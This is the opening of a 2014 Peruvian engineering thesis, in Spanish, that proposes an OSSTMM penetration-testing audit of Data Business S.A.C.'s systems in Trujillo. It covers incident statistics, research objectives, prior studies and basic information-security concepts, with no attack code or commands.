UNIVERSIDAD PRIVADA DEL NORTE

FACULTAD DE INGENIERÍA

CARRERA DE INGENIERÍA DE SISTEMAS COMPUTACIONALES

“APLICACIÓN DE AUDITORÍA PENETRATION TESTING PARA CONTRIBUIR CON LA SEGURIDAD DE LA INFORMACIÓN EN LOS SISTEMAS INFORMÁTICOS DE LA EMPRESA DATA BUSINESS S.A.C., TRUJILLO ”

Tesis para optar el título profesional de:
Ingeniero de Sistemas Computacionales

Autor:
Br. Walter Gonzalo Cruz Saavedra

Asesor:
Ing. Alberto Carlos Mendoza de los Santos

Trujillo – Perú
2014

APROBACIÓN DE LA TESIS

El (La) asesor(a) y los miembros del jurado evaluador asignados, **APRUEBAN** la tesis desarrollada por el (la) Bachiller **Walter Gonzalo Cruz Saavedra**, denominada:

"APLICACIÓN DE AUDITORÍA PENETRATION TESTING PARA CONTRIBUIR CON LA SEGURIDAD DE LA INFORMACIÓN EN LOS SISTEMAS INFORMÁTICOS DE LA EMPRESA DATA BUSINESS SAC, TRUJILLO"

Ing. Alberto Carlos Mendoza de los Santos

ASESOR

Ing. Elvira del Rocio Escobedo Moreno

JURADO

PRESIDENTE

Ing. Alex Degner Llerena Rodríguez

JURADO

Ing. Bady Elder Cruz Díaz

JURADO

DEDICATORIA

A Dios, por permitirme dar el don de la vida, gracias por todas las bendiciones que este tiempo derramaste sobre mí y mis seres queridos, gracias por la fe que me acompaña e ilumina en todo momento y que me ayuda a vivir según tu voluntad.

A mis padres Walter y Marisa porque no encuentro forma de agradecer todo lo que han hecho por mí. Gracias por darme la vida, por el apoyo incondicional, por enseñarme a luchar con razón, por sus ejemplos, amor y confianza. Ustedes que fueron testigos del camino andado para llegar hasta aquí, porque su unión fue la fuerza que me impulso a cumplir mis objetivos. Por lo que ha sido y será, Gracias.

A mi hermana menor Yuriko por contar con su infinito cariño y alegrar mis días, por incentivar mis ganas de seguir adelante siempre.

AGRADECIMIENTO

A los profesores de la Universidad Privada del Norte, UPN, quienes aconsejando, corrigiendo, teniendo paciencia, dando ánimos, supieron brindarme el conocimiento técnico y científico para concluir mi carrera profesional.

A mi asesor Ing. Alberto Carlos Mendoza de los Santos, por su orientación y ayuda que me brindo para la realización de la tesis, por su apoyo y amistad que me permitieron aprender mucho más que lo estudiado en el proyecto.

A mis compañeros universitarios que me apoyaron y me permitieron entrar en su vida durante estos casi 04 años de vivir dentro y fuera del salón de clases.

RESUMEN

Debido a la creciente necesidad de utilización de poderosas computadoras conectadas en red para poder mantener una empresa en funcionamiento, y para poder realizar seguimientos de nuestra información personal, se han desarrollado industrias enteras dedicadas a la práctica de la seguridad de redes y computadoras. Numerosas empresas han solicitado la pericia y el conocimiento de expertos en seguridad para poder controlar correctamente sus sistemas, y para que diseñen soluciones adecuadas a los requerimientos operativos de la organización. Debido a la naturaleza dinámica de muchas de estas organizaciones, donde los trabajadores deben tener acceso a los recursos informáticos, ya sea en forma local o remota, la necesidad de entornos de computación seguros se ha hecho más pronunciada.

Desafortunadamente, muchas de las organizaciones (y muchos usuarios individuales), luego de pensarlo dos veces, deciden relegar el aspecto de la seguridad a un plano inferior, dándole prioridad a otras áreas de sus emprendimientos, como ser producción, presupuesto, o infraestructura. Y frecuentemente, una implementación adecuada de la seguridad es adoptada postmortem — después que un acceso no autorizado haya ocurrido. Los expertos en seguridad concuerdan en que adoptar las medidas correctas antes de conectar un sitio a una red insegura, como lo es Internet, es una manera efectivo de prevenir la mayoría de los intentos de intrusión.

Es por ello, que se aplicara una auditoría Penetration Testing para contribuir con la seguridad de la información en los sistemas informáticos de la empresa DATA BUSINESS SAC, TRUJILLO, y se realizara siguiendo la metodología OSSTMM que tiene mayor cobertura al realizar la auditoría, es la más usada por los expertos y está enfocada a todo tipo de empresa, se realizara la simulación de ataque de un hacker en sus 05 fases (reconocimiento, escaneo y numeración, obtener acceso, mantener acceso y borrado de huellas) y tiene como objetivo el hallazgo de vulnerabilidades a los sistemas informáticos (Sistema de gestión comercial, sistema de control de asistencia de personal).

ABSTRACT

Due to the increasing need for utilization of powerful networked computers to maintain a company in operation and to make tracking of our personal information have developed entire industries dedicated to the practice of network security and computers.

Numerous companies have requested the expertise and knowledge of experts to properly control their systems and design properly solutions to the operational requirements of the organization. Due to the dynamic nature of these organizations, where the workers must have access to the informatics resources, either locally or remotely. They need for secure computing environments has become more pronounced unfortunately, many organizations (and many individual users) after thinking twice, they decide to relegate the security aspect at a lower level giving priority to other areas of their business (as production, budget, infrastructure). And often, proper security implementation is adopted after that an unauthorized access has occurred. Security experts agree the talking the right steps as internet.

That is why

This is why an audit Penetration Testing applied to contribute to the security of information in the informatics systems to the company DATA BUSINESS SAC, TRUJILLO, make OSSTMM methodology. It has more coverage to make the audit, is the most used by experts and it´s focused on all types of companies, will be made a simulation of a hacker attack in 05 stages (recognition, scanning and numbering, access, maintaining access and erasing traces). The object is findings of vulnerabilities to informatics systems (sales management system, control system support personnel).

ÍNDICE DE CONTENIDOS

ÍNDICE DE TABLAS

ÍNDICE DE GRÁFICOS

CAPÍTULO 1. INTRODUCCIÓN

1.1. Realidad problemática

Cada día se publican decenas de nuevos fallos en el software que utilizamos habitualmente. Hay cientos de sitios en Internet que ofrecen información, herramientas y métodos para vulnerar sistemas informáticos. Cada mes se publican nuevos libros con información sobre seguridad.

Hasta hace poco la mayoría de las pesadillas sobre seguridad informática de un usuario típico tenían que ver con los virus. En La actualidad existen nuevas acciones para burlar la seguridad informática: phishing, spamming, pharming, etc. El mundo de la seguridad informática y los medios de comunicación han creado todo un mar de términos en los que el usuario normalmente acaba ahogándose.


En el Mundo durante el 2013, **Symantec Security Response** (equipo internacional de ingenieros de seguridad, investigadores y analistas de amenazas) elaboró un informe sobre las amenazas para la seguridad en Internet y los resultados son los siguientes:

- Aumento del 91% en las campañas de ataques dirigidos en 2013.
- En 2013, las fugas de datos aumentaron 62%.
- Se expusieron más de 552 millones de identidades como resultado de las fugas de datos en 2013.
- Se descubrieron 23 vulnerabilidades de Día Cero (zero-day).
- El 38% de los usuarios móviles fueron víctimas del cibercrimen en los pasados 12 meses.
- El volumen de spam disminuyó y representó el 66% de todo el correo electrónico.
- 1 de cada 392 correos electrónicos es un mensaje fraudulento o phishing.
- Los ataques basados en la web crecieron un 23%.
- 1 de cada 8 sitios web legítimos tiene vulnerabilidades críticas. **(Symantec Security Response, 2013)**

En Latinoamérica durante el 2013, ESET (Antivirus) ha participado de diversos eventos en toda la región, en los cuales encuestó a 3369 ejecutivos para recopilar información acerca del panorama actual de la Seguridad de la Información en la zona. A

través de estos datos se realizó el **ESET Security Report Latinoamérica 2014**, un informe que detalla y describe la actualidad de las empresas en materia de Seguridad de la Información.


Figura 1. Comparativa de Incidentes en el año 2013



Fuente: (Symantec Security Response, 2013)

La información disponible demuestra que pequeñas y medianas empresas sufrieron en primera medida incidentes de infecciones de malware, puntualmente un 67,10% de las empresas encuestadas. Los casos de phishing y explotación de vulnerabilidades ocupan los lugares siguientes, habiendo afectado al 48%, 43% y 47,35% de las empresas respectivamente. Si bien las empresas grandes también sufrieron incidentes de infección de malware y phishing, el tercer lugar corresponde a la falta de disponibilidad (afectando al 51,35% de las empresas), y no la explotación de vulnerabilidades.


Figura 2. Incidentes en los Últimos 12 meses



Fuente: (Symantec Security Response, 2013)

Se puede observar que los casos de fraude son los de menor ocurrencia en el último año. Curiosamente, los casos de acceso indebido representan un número considerable debido a que este tipo de incidentes son de los más fáciles de prevenir (a diferencia por ejemplo de las infecciones de malware).


Figura 3. Preocupaciones de las empresas en materia de Seguridad



Fuente: (Symantec Security Response, 2013)

Las empresas también se preocupan por evitar los casos de fraude, aunque como se expuso previamente este tipo de incidentes son los que menos suceden. Los casos de phishing, que son los más habituales luego de las infecciones de malware, son casi los que menos preocupan a las empresas, delante de los ataques de denegación de servicio.

Figura 4. Incidentes por país en los últimos 12 meses.



Fuente: (Symantec Security Response, 2013)

El Perú no es ajeno a estos incidentes informáticos, es por ello que en el 2013 los incidentes más significativos fueron la infección de Malware, phishing, accesos indebidos, explotación de vulnerabilidades y falta de disponibilidad en ese orden respectivamente.

La empresa **Data Business S.A.C** no cuenta con un área especializada en tecnología de la información y comunicaciones (TIC), lo que por disposición de funciones y responsabilidades asignadas por el área de gerencia para mantener la operatividad de la empresa, otra área es la encargada de administrar las TIC. En la sede de Trujillo solo existe un área de soporte de sistemas POS y móvil donde el personal de dicha área es la responsable de administrar las TIC, por lo que descuidan la seguridad informática por centrar sus esfuerzos en las responsabilidades de dicha área.

Según la entrevista realizada a Ricardo Vásquez (Anexo 01), personal a cargo de mantener la operatividad de los servicios informáticos en la sede de Trujillo, se estimó que los valores en el año 2013 tuvieron los siguientes problemas significativos:

- 35 incidentes por inyección de Malware que fueron propagados por la red o algún dispositivo portátil (USB) perjudicando archivos e sistema operativo.
- 10 incidentes reportados por Phishing al querer suplantar identidad a través de ingeniería Social vía correo Corporativo.
- 03 ataques DoS, que denegaron el servicio de internet, imposibilitando la conexión remota al servidor, perjudicando el uso del sistema de gestión comercial, correo corporativo e carpetas compartidas.
- 05 incidentes ocurridos por robo de información sensible y secretos corporativos, esto sucedió por empleados no éticos.

Es por ello que se sugiere la realización de una auditoría Penetration Testing para identificar las vulnerabilidades de acceso a los sistemas, luego diagnosticar el estado actual de la seguridad y a partir de ello proponer alternativas de protección.

1.2. Formulación del problema

¿De qué manera la auditoría Penetration Testing contribuye con la seguridad de la información en los sistemas informáticos de la empresa DATA BUSINESS SAC, Trujillo?

1.3. Justificación

El objeto de estudio, es el análisis completo del estado actual y futuro posible de las vulnerabilidades de acceso a los sistemas informáticos en la empresa Data Business S.A.C, Trujillo la cual se realizará utilizando diferentes técnicas y herramientas de Pentesting, que si bien no ofrece la solución total, podrá contribuir a la identificación de las debilidades en la seguridad informática de la empresa.

El resultado y los beneficios que la auditoría de Pentesting concede a la viabilidad de mantener la **integridad, disponibilidad y privacidad** que son aspectos fundamentales para la seguridad de la información de la empresa Data Business S.A.C.

Mediante la creación de esta tesis, se pretende brindar opinión y/o recomendaciones de solución a la diversidad de aspectos que cubre la seguridad para los sistemas informáticos administrados, que se encuentran implementados dentro de la empresa Data Business S.A.C sede Trujillo.

A través de un proceso metódico se brindará un diagnóstico claro de la situación actual, determinando debilidades y fortalezas; para posteriormente la empresa Data Business SAC pueda aplicar los ajustes y correcciones a dichas debilidades y a posibles amenazas que puedan ser introducidas a los sistemas (accidentalmente o deliberadamente).

De no realizar el trabajo de auditoría de Penetration Testing en la empresa Data Business S.A.C no revelaría las vulnerabilidades de acceso a los sistemas informáticos por lo que no se podría tomar medidas correctivas, además de no implementar políticas de seguridad en toda la empresa.

1.4. Limitaciones

- La presente investigación comprenderá la realización de una auditoría de Penetration Testing que contenga aspectos relacionados con la identificación de vulnerabilidades de acceso a los sistemas de la empresa privada Data Business S.A.C sede de Trujillo.
- El tiempo estimado para la elaboración del trabajo será de 01 meses a partir de la aprobación del perfil del proyecto de tesis.
- El tiempo de vigencia de la propuesta estará definido por parte de la empresa si ésta toma positivamente el proyecto de Auditoría de Penetration Testing para la identificación de vulnerabilidades de acceso a los sistemas.

1.5. Objetivos

1.5.1. Objetivo General

Determinar la contribución de realizar una auditoría Penetration Testing para la seguridad de la información en los sistemas informáticos de la empresa DATA BUSINESS SAC, Trujillo.

1.5.2. Objetivos Específicos

- Identificar el nivel de intrusión a través del test de penetración a Data Business SAC, Trujillo.
- Determinar a través de una auditoría Penetration Testing el impacto de un fallo de seguridad en:
  - La **integridad** de los sistemas de información de la empresa Data Business SAC, Trujillo.
  - La **confidencialidad** de la información de la empresa Data Business SAC, Trujillo.
  - La **disponibilidad** de los sistemas de información de la empresa Data Business SAC, Trujillo.
- Proponer los alineamientos necesarios que contribuyan a tener los controles de seguridad informática en la empresa Data Business S.A.C.
- Emitir opinión sobre seguridad informática en la empresa Data Business S.A.C
- Emitir recomendaciones sobre seguridad informática en la empresa Data Business S.A.C

CAPÍTULO 2. MARCO TEÓRICO

2.1. Antecedentes

En la búsqueda de antecedentes podemos encontrar trabajos académicos de auditoría informática

2.1.1. Nivel Local

"Impacto de ataques SQL Injection, en los portales web interactivos de las empresas del sector TI de la ciudad de Trujillo", tesis para optar el título de ingeniero de sistemas computacionales en la universidad privada del norte, Trujillo. El presente trabajo tuvo como finalidad proponer una metodología, cuya secuencia de pasos permitirá disminuir el grado de vulnerabilidad de los tipos de ataques llamados SQL Injection, en los portales web de Trujillo. Para ello, se describen las diferentes técnicas y herramientas que se encuentran disponibles así como las buenas prácticas que dictaminan organismos que son autoridades en el tema de SQL Injection, como por ejemplo ISACA, OWASP, RSA, SANS, teniendo en cuenta que SQL Injection es uno de los tipos de ataques que tienen mayor impacto en los sistemas. **(Zavaleta De la Cruz, Yury Daniel, 2013).**

Esta tesis aportó conocimientos sobre las vulnerabilidades de la seguridad informática en ataques SQL Injection.

2.1.2. Nivel Nacional

"Evaluación de la gestión en redes, comunicaciones y servidores en la oficina de tecnologías de información de la universidad césar Vallejo - Piura mediante la aplicación de una auditoría informática basada en COBIT 5", tesis para optar el título de ingeniero de sistemas de la universidad Cesar Vallejo, Piura. En la cual evalúan el área de tecnología de la información y comunicaciones (TIC) por lo que utilizan el marco de referencia COBIT 5. **(Burgos Merino, Jorge y Namuche Correa, Adrian, 2011).**

Esta tesis ayudó a conocer la forma de evaluación a la gestión de las redes, comunicaciones y servidores

2.1.3. Nivel Internacional

"Plan de seguridad Informática", se realizó una auditoría de seguridad informática a la empresa LA EMPRESA S.A cuyo objetivo fue el de relevar las vulnerabilidades existentes en lo relativo a controles de seguridad, como medio para el desarrollo de una política de seguridad, donde se definió los alineamientos para promover la implementación de un modelo de seguridad en toda la organización. Fue realizado por **(María Dolores Cerini y Pablo Ignacio Prá, Córdoba – Argentina, octubre 2002).**

Esta tesis aportó conocimientos para la elaboración de un plan de seguridad informática.

"Seguridad lógica y de accesos y su auditoría", tesis para optar el título de Ingeniero técnico en informática de gestión de la Universidad Carlos III de Madrid, España, en su Capítulo VI de Conclusiones (P. 191-192), indica que El éxito de una empresa dependerá en gran medida, del nivel de seguridad aplicado y de esta forma, minimizar la posibilidad de materialización de una amenaza sobre aquélla. **(Marta Monte de Paz, Marzo 2010).**

Esta tesis aporto conocimiento para la evaluación de la seguridad informática tanto lógico como de accesos.

2.2. Bases Teóricas

2.2.1. Seguridad Informática

2.2.1.1. Introducción a la Seguridad Informática

Con el correr de los años, los seres humanos dependemos cada vez más de la tecnología para mantener nuestro estilo de vida. Ya sea para que las empresas puedan desarrollar sus negocios o para que las personas realicen sus tareas cotidianas, la tecnología siempre está ahí. Simplificando las cosas. Esto ha llevado a una dependencia en la cual no todas son ventajas. Si nos situamos unos veinte años atrás, podemos imaginar que la pérdida de conectividad con Internet o el mal funcionamiento de un sistema resultaba algo bastante molesto. Hoy en día, la pérdida de conectividad significa que una empresa quede prácticamente inoperante.

A medida que las personas volcamos nuestras vidas hada la tecnología, almacenamos información personal, registros médicos y balances de cuenta en sistemas informático, y a medida que las organizaciones confían en la tecnología para hacer negocios, establecer comunicaciones y transferir fondos, empiezan a aparecer otras personas, no tan bien intencionadas, que ven la tecnología como una excelente plataforma para cometer acciones ilícitas, con el fin de obtener beneficios a costa de los demás. Debido a esto, los daños por robo o pérdida de Información crecen a la par de nuestra dependencia tecnológica. Muchos criminales optan por utilizar la tecnología como herramienta, ya sea para cometer nuevas formas de crimen o para complementar que ya están difundidas en el caso de las empresas, debemos sumar los intereses que puede llegar a tener la competencia para obtener datos confidenciales. Como planes de marketing, balances financieros, datos de clientes. etc.

Es por eso que se ha vuelto necesario establecer mejores prácticas y crear herramientas destinadas a proteger la información de las personas y las organizaciones. Todos estos esfuerzos se conocen como seguridad informática, y han ido evolucionando hasta convertirse en un área de estudio que dio lugar a la existencia de profesionales dedicados, exclusivamente, a proteger la información. **(Pontantier, pág. 16)**

Para entender un poco más sobre seguridad informática, se dará a conocer algunos conceptos mencionados por los profesionales.

2.2.1.2. ¿Cómo definir la Seguridad Informática?

Si nos atenemos a la definición de la Real Academia de la Lengua RAE, seguridad es la "cualidad de seguro". Buscamos ahora seguro y obtenemos "libre y exento de todo peligro, daño o riesgo". A partir de estas definiciones no podríamos aceptar que seguridad informática es "la cualidad de un sistema informático exento de peligro", por lo que habrá que buscar una definición más apropiada.

Algo básico: la seguridad no es un producto, sino un proceso.

Por lo tanto, podríamos aceptar que una primera definición más o menos aceptable de seguridad informática sería: "Un conjunto de métodos y herramientas destinados a proteger la información y por ende los sistemas informáticos ante cualquier amenaza". **(Aguirre, 2006)**

Recuerde: la seguridad informática no es un bien medible, en cambio sí podríamos desarrollar diversas herramientas para cuantificar de alguna forma nuestra inseguridad informática. Otro concepto que podemos agregar seria:

"Un conjunto de medidas de prevención, detección y corrección, orientadas a proteger la confidencialidad, integridad y disponibilidad de los activos de información". **(Jara & Pacheco, pág. 16)**

Podemos destacar este concepto por su elegancia de la definición, dada la gran cantidad de conceptos que incluye y la amplitud del espectro de conocimientos que pretender abarcar.

2.2.1.3. Análisis del Objeto de la Seguridad Informática

El objetivo de la seguridad informática será mantener la integridad, disponibilidad, privacidad (aspectos fundamentales de la seguridad informática), control y autenticidad de la información manejada por computadoras.

Definiremos los siguientes términos mencionados para un mejor entendimiento.

La Integridad: la Integridad de la información es la característica que hace que su contenido permanezca inalterado a menos que sea modificado por personal autorizado, y esta modificación sea registrada para posteriores controles o auditorías. Una falla de integridad puede estar dada por anomalías en el hardware, software, virus informáticos y/o modificación por personas que se infiltran en el sistema.

La Disponibilidad u Operatividad: La Disponibilidad de la información es su capacidad de estar siempre disponible para ser procesada por las personas autorizadas. Esto requiere que la misma se mantenga correctamente almacenada con el hardware y el software funcionando perfectamente y que se respeten los formatos para su recuperación en forma satisfactoria.

La Privacidad o Confidencialidad: La Privacidad de la información es la necesidad de que la misma sólo sea conocida por personas autorizadas. En casos de falta de confidencialidad, la información puede provocar severos daños a su dueño (por ejemplo:

conocer antecedentes médicos de una persona) o volverse obsoleta (por ejemplos: los planes de desarrollo de un producto que se "filtran" a una empresa competidora, facilitarán a esta última desarrollar un producto de características semejantes).

El Control: El control sobre la información permite asegurar que sólo los usuarios autorizados pueden decidir cuándo y cómo permitir el acceso a la misma.

La Autenticidad: La Autenticidad permite definir que la información requerida es válida y utilizable en tiempo, forma y distribución. Esta propiedad también permite asegurar el origen de la información, validando el emisor de la misma, para evitar suplantación de identidades.

Adicionalmente pueden considerarse algunos aspectos adicionales, relacionados con los anteriores, pero que incorporan algunos aspectos particulares:

Protección a la Réplica: Mediante la cual se asegura que una transacción solo puede realizarse una vez, a menos que se especifique lo contrario. No se deberá poder grabar una transacción para luego reproducirla, con el propósito de copiar la transacción para que parezca que recibieron múltiples peticiones del mismo original.

No Repudio: Mediante la cual se evita que cualquier entidad que envió o recibió información alegue, ante terceros, que no la envió o recibió.

Consistencia: Se debe poder asegurar que el sistema se comporte como se supone que debe hacerlo ante los usuarios que corresponda.

Aislamiento: Este aspecto, íntimamente relacionado con la Confidencialidad, permite regular el acceso al sistema, impidiendo que personas no autorizadas hagan uso del mismo.

Auditoría: Es la capacidad de determinar qué acciones o procesos se están llevando a cabo en el sistema, así como quien y cuando las realiza.

2.2.1.4. Amenazas de la Seguridad Informática

Cabe definir Amenaza, en el entorno informático, como cualquier elemento que comprometa al sistema.

Figura 5. Amenazas para la Seguridad Informática

Fuente: (Huerta, 2000)

Las amenazas pueden ser analizadas en tres momentos: antes del ataque, durante y después del mismo. Estos mecanismos conformarán políticas que garantizarán la seguridad de nuestro sistema informático.

a) **La Prevención (antes):** Mecanismos que aumentan la seguridad (o fiabilidad) de un sistema durante su funcionamiento normal. Por ejemplo el cifrado de información para su posterior transmisión.
b) **La Detección (durante):** Mecanismos orientados a revelar violaciones a la seguridad. Generalmente son programas de auditoría.
c) **La Recuperación (después):** Mecanismos que se aplican, cuando la violación del sistema ya se ha detectado, para retornar este a su funcionamiento normal. Por ejemplo recuperación desde las copias de seguridad (backup) realizadas.

Las preguntas que se hace un técnico en sistemas de la información ante un problema de seguridad, normalmente, están relacionadas con medidas defensivas que no solucionan un problema dado, solo lo transforma o retrasa. La amenaza o riesgo sigue allí y las preguntas que este técnico debería hacerse son:

- ¿Cuánto tardará la amenaza en superar la "solución" planteada?
- ¿Cómo se hace para detectarla e identificarla a tiempo?
- ¿Cómo se hace para neutralizarla?

Para responderlas definiremos **Riesgo** como **"la proximidad o posibilidad de daño sobre un bien".**

Ya se trate de actos naturales, errores u omisiones humanas y actos intencionales, cada riesgo debería ser atacado de las siguientes maneras:

1) Minimizando la posibilidad de su ocurrencia.
2) Reduciendo al mínimo el perjuicio producido, si no ha podido evitarse que ocurriera.
3) Diseño de métodos para la más rápida recuperación de los daños experimentados.
4) Corrección de las medidas de seguridad en función de la experiencia recogida.

Luego, el **Daño** es el resultado de la amenaza; aunque esto es sólo la mitad del axioma.

El daño también es resultado de la no-acción, o acción defectuosa, del protector. El daño puede producirse porque el protector no supo identificar adecuadamente la amenaza y, si lo hizo, se impusieron criterios comerciales por encima de los de seguridad. De allí que se deriven responsabilidades para la amenaza (por supuesto) pero también para la figura del protector.

Luego, el protector será el encargado de detectar cada una de las **Vulnerabilidades** (debilidades) del sistema que pueden ser explotadas y empleadas, por la amenaza, para comprometerlo. También será el encargado de aplicar las **Contramedidas** (técnicas de protección) adecuadas.

La seguridad indicara el índice en que un Sistema Informático está libre de todo peligro, daño o riesgo. Esta característica es muy difícil de conseguir (según los especialistas imposible) en un 100% por lo que solo se habla de **Fiabilidad** y se la define como **"la probabilidad de que un sistema se comporte tal y como se espera de él",** y se habla de Sistema Fiable en vez de sistema seguro. **(Huerta, 2000)**

Es importante remarcar que cada una de estas técnicas parte de la premisa de que no existe el 100% de seguridad esperado o deseable en estas circunstancias.

Comprender y conocer de seguridad ayudará a llevar a cabo análisis sobre los Riesgos, las Vulnerabilidades, Amenazas y Contramedidas; evaluar las ventajas o desventajas de la situación; a decidir medidas técnicas y tácticas metodológicas, físicas, e informáticas, en base de las necesidades de seguridad.

2.2.1.5. Sistema de Seguridad

En los siguientes capítulos se estudiarán las distintas funciones que se deben asegurar en un sistema informático.

1. **Reconocimiento:** cada usuario deberá identificarse al usar el sistema y cada operación del mismo será registrada con esta identificación. En este proceso se quiere conseguir que no se produzca un acceso y/o manipulación indebida de los datos o que en su defecto, esta quede registrada.
2. **Integridad:** un sistema integro es aquel en el que todas las partes que lo constituyen funcionan en forma correcta y en su totalidad.
3. **Aislamiento:** Los datos utilizados por un usuario deben ser independientes de los de otro física y lógicamente (usando técnicas de ocultación y/o compartimiento).

También se debe lograr independencia entre los datos accesibles y los considerados críticos.

4. **Auditabilidad:** procedimiento utilizado en la elaboración de exámenes, demostraciones, verificaciones o comprobaciones del sistema. Estas comprobaciones deben ser periódicas y tales que brinden datos precisos y aporten confianza a la dirección. Deben apuntar a contestar preguntas como:
   - ¿El uso del sistema es adecuado?
   - ¿El sistema se ajusta a las normas internas y externas vigentes?
   - ¿Los datos arrojados por el sistema se ajustan a las expectativas creadas?
   - ¿Todas las transacciones realizadas por el sistema pueden ser registradas adecuadamente?
   - ¿Contienen información referente al entorno: tiempo, lugar, autoridad, recurso, empleado, etc.?

5. **Controlabilidad:** todos los sistemas y subsistemas deben estar bajo control permanente.
6. **Recuperabilidad:** en caso de emergencia, debe existir la posibilidad de recuperar los recursos perdidos o dañados.
7. **Administración y Custodia:** la vigilancia nos permitirá conocer, en todo momento, cualquier suceso, para luego realizar un seguimiento de los hechos y permitir una realimentación del sistema de seguridad, de forma tal de mantenerlo actualizado contra nuevas amenazas.

2.2.1.6. De quién debemos protegernos

Se llama **intruso o atacante** a la persona que accede (o intenta acceder) sin autorización a un sistema ajeno, ya sea en forma intencional o no.


Ante la pregunta de los tipos de intrusos existentes actualmente, Julio C. Ardita contesta lo siguiente: **(Ardita, 2001)**

"Los tipos de Intrusos podríamos caracterizarlos desde el punto de vista del nivel de conocimiento, formando una pirámide.

